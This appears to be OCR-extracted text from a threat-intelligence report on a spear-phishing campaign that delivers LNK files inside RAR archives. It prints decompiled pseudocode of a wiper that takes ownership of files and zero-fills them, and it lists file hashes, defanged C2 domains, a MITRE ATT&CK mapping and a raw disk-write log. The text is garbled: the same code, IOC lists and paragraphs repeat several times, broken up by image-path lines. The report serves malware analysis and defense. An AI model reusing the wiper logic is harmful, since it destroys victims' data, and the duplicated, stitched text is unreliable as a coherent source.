
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

